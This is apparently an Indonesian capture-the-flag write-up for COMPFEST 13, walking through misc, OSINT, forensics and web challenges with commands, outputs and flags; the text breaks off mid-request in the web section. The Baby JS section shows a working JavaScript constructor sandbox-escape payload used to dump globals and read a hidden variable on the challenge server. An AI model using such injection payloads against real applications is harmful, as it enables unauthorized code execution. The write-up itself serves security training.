
Daftar Isi

Misc

Promotional Video

Langkah Penyelesaian:



[50 pts] Promotional Video

Description

Marketing Committee: Can you show this video to your participants?

CTF committee: Ok, no problem.

Marketing Committee: Are all your participants use English as their first language?

CTF committee: No, but we can fix that easily. Don't worry!

https://youtu.be/047T5AZpOil

Author: prajnapras19


Submission

Flag

▶ View solves (116 teams)

Dibuka link youtubenya dan flagnya bisa dilihat di subtitle
Menggunakan website untuk download subtitle https://downsub.com/

Download file hasil dan didapatkan seperti dibawah ini, flagnya bisa didapatkan setelah menghilangkan newline.



[English] COMPFEST 13 - Mini Ad [DownSub.com].txt - Notepad
File Edit Format View Help

```
Don't forget to follow our social media and visit our website (link in description)

C

O

M

P

F

E

S

T

1

3

{

c

4
```

Flag:
COMPFEST13{c4ptUr3_Th3_Fl4g_cb1217bccd}

Sanity Check

Langkah Penyelesaian:



[50 pts] Sanity Check

Description

COMPFEST13{Welcome_to_CTF_COMPFEST_13}

Submission

`Terbukti penulis masih waras walaupun PPKM berkelanjutan`


Flag:

COMPFEST13{Welcome_to_CTF_COMPFEST_13}

Baby JS

Langkah Penyelesaian:

Didapatkan website JS calculator seperti dibawah ini




```
Not secure | 103.152.242.243:5535
Apps   Forum Posts - Binus...   Certified Ethical Ha...

Enter expression:
1+2                 submit

420
```

Penulis teringat video John Hammond di sini https://www.youtube.com/watch?v=pzh6--wIp24&ab_channel=JohnHammond

Dan exploitasi di challenge ini kurang lebih sama seperti itu.


```
({}).constructor.constructor("return Object.getOwnPropertyNames(this)")().toString()
```



```
Enter expression: <form method='POST'><input type='text' name='expr' placeholder='1+2'/><input type='submit' value='submit'></form>
<br>Object,Function,Array,Number,parseFloat,parseInt,Infinity,NaN,undefined,Boolean,String,Symbol,Date,Promise,RegExp,Error,AggregateErr
or,EvalError,RangeError,ReferenceError,SyntaxError,TypeError,URIError,globalThis,JSON,Math,console,Intl,ArrayBuffer,Uint8Array,Int8Array
,Uint16Array,Int16Array,Uint32Array,Int32Array,Float32Array,Float64Array,Uint8ClampedArray,BigUint64Array,BigInt64Array,DataView,Map,Big
Int,Set,WeakMap,WeakSet,Proxy,Reflect,FinalizationRegistry,WeakRef,decodeURI,decodeURIComponent,encodeURI,encodeURIComponent,escape,unes
cape,eval,isFinite,isNaN,global,process,Buffer,atob,btoa,URL,URLSearchParams,TextEncoder,TextDecoder,AbortController,AbortSignal,EventTa
rget,Event,MessageChannel,MessagePort,MessageEvent,clearInterval,clearTimeout,setInterval,setTimeout,queueMicrotask,performance,clearImm
ediate,setImmediate,SharedArrayBuffer,Atomics,WebAssembly,BLACKLIST,fL4g1sHeR3_jasdu2724,fx
```

Diantara property yang di dump, terdapat variable fL4g1sHeR3_jasdu2724 yang kemungkinan berisi flag tinggal di return value nya.

```
({}).constructor.constructor("return fL4g1sHeR3_jasdu2724")().toString()
```



```
Enter expression: <form method='POST'><input type='text' name=
     var whatYouNeed = "_senS1tiv3_dat4_14f07bc4bd}"
     whatYouNeed = "COMPFEST13{5t0p_hARdcoDeD" + whatYouNeed
     return "Sorry, we wont return the flag"
}
```

Flag:

COMPFEST13{5t0p_hARdcoDeD_senS1tiv3_dat4_14f07bc4bd}

Lab

Langkah Penyelesaian:


Penulis melakukan breakdown clue yang diberikan

One lecturer from Faculty of Computer Science Universitas Indonesia has a research interest in online learning.
This person is the head of a research lab in this faculty.

-
Digital Library & Distance Learning (DL2)
http://dl2.cs.ui.ac.id/
Lab Head: Dr. Harry B. Santoso
-

http://dl2.cs.ui.ac.id/blog/index.php/research-products/
Terdaftar beberapa produk riset yang dihasilkan, website yang terindikasi published di 2016 adalah Self-Monitoring Tool


https://web.archive.org/web/2020*/http://monitoring.cs.ui.ac.id/login



Saved **9 times** between October 23, 2016 and February 5, 2020.

Penulis sempat nyasar ketika disuruh cari penulis report, awalnya mengira ada di https://scholar.ui.ac.id/

Ternyata yang dimaksud “Library” adalah https://lontar.cs.ui.ac.id/


Home / Search for:

Your search for **self monitoring tool** returns **369** document(s)

Perbaikan pada self-monitoring tool (monitoring.cs.ui.ac.id)
Author: Muhammad Luqmanul Hakim; |
Call Number: KP-2793 | Type: Kerja Praktek (KP)

Pengembangan dan evaluasi online self-monitoring tool
Author: Isnaeni Nurrohmah; |
Call Number: SK-1308 (Softcopy SK-790) Source code SK-523 | Type: Skripsi

Development of mobile self-monitoring tool prototype based on user-centered design
Author: Muhammad Luqman Hakim; |
Call Number: SK-1606 (Softcopy SK-1088) | Edition: Harry Budi Santoso | Type: Skripsi


```
Authornya Muhammad Luqmanul Hakim, yang ternyata namanya salah,
nama yg benar ada di entry ke-3
```

Flag:
COMPFEST13{monitoring.cs.ui.ac.id_muhammadluqmanhakim}

Forensic

VidCap

Langkah Penyelesaian:



	Time	Source	Src Port	Destination	Dst Port	Protocol
1	2021-04-11 11:13:56.651570	192.168.18.10	55015	192.168.18.10	1935	TCP
2	2021-04-11 11:13:56.651609	192.168.18.10	1935	192.168.18.10	55015	TCP
3	2021-04-11 11:13:56.651634	192.168.18.10	55015	192.168.18.10	1935	TCP
4	2021-04-11 11:13:56.651683	192.168.18.10	55015	192.168.18.10	1935	RTMP
5	2021-04-11 11:13:56.651695	192.168.18.10	1935	192.168.18.10	55015	TCP
6	2021-04-11 11:13:56.651782	192.168.18.10	1935	192.168.18.10	55015	TCP
7	2021-04-11 11:13:56.651800	192.168.18.10	55015	192.168.18.10	1935	TCP
8	2021-04-11 11:13:56.651810	192.168.18.10	55015	192.168.18.10	1935	RTMP
9	2021-04-11 11:13:56.651811	192.168.18.10	1935	192.168.18.10	55015	RTMP
10	2021-04-11 11:13:56.651820	192.168.18.10	1935	192.168.18.10	55015	TCP
11	2021-04-11 11:13:56.651821	192.168.18.10	55015	192.168.18.10	1935	TCP
12	2021-04-11 11:13:56.651833	192.168.18.10	55015	192.168.18.10	1935	RTMP
13	2021-04-11 11:13:56.651838	192.168.18.10	1935	192.168.18.10	55015	TCP
14	2021-04-11 11:13:56.651846	192.168.18.10	55015	192.168.18.10	1935	RTMP
15	2021-04-11 11:13:56.651852	192.168.18.10	1935	192.168.18.10	55015	TCP
16	2021-04-11 11:13:56.651866	192.168.18.10	1935	192.168.18.10	55015	RTMP
17	2021-04-11 11:13:56.651875	192.168.18.10	55015	192.168.18.10	1935	TCP
18	2021-04-11 11:13:56.651883	192.168.18.10	1935	192.168.18.10	55015	RTMP
19	2021-04-11 11:13:56.651890	192.168.18.10	55015	192.168.18.10	1935	TCP
20	2021-04-11 11:13:56.651898	192.168.18.10	1935	192.168.18.10	55015	RTMP
21	2021-04-11 11:13:56.651907	192.168.18.10	55015	192.168.18.10	1935	TCP


Diberikan pcap file yang mostly berisi protocol RTMP, dilihat dari namanya memang berupa video capture.

Menggunakan referensi dari github
https://github.com/quo/rtmp2flv

Solve dengan step :

- tcpflow -T %T_%A%C%c.rtmp -r capture.pcapng
- python3 rtmp2flv.py *.rtmp

Hasilnya didapatkan video rickroll :D
Screenshot dibawah ini


2021-04-11T11^%13^%56Z_192.168.018.010.rtmp.1.flv - VLC media player
Media
Playback
Audio
Video
Subtitle
Tools
View
Help

COMPFEST13{aha_gotcha_9437e8f141}

Flag:


COMPFEST13{aha_gotcha_9437e8f141}

Web Exploitation

Hospital Donation

Langkah Penyelesaian:

Diberikan web application seperti dibawah ini




Money: Rp1.000.000

Oxygen Tank Collected: 0/50	-	0	+	x	Rp6.000.000
Hospital Bed Collected: 0/50	-	0	+	x	Rp10.000.000
Ventilator Collected: 0/50	-	0	+	x	Rp37.000.000
ECG Machine Collected: 0/50	-	0	+	x	Rp52.000.000
Transport Ventilator Collected: 0/50	-	0	+	x	Rp326.000.000
Rontgen Machine Collected: 0/50	-	0	+	x	Rp1.500.000.000

Donate now!


Pertama penulis mencoba banyak melakukan enumerasi karena condition di backendnya sedikit aneh yang memaksa peserta melakukan enumerasi di item transport ventilator saja.



```
POST /donate HTTP/1.1
Host: 103.152.242.243:2869
Content-Length: 89
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
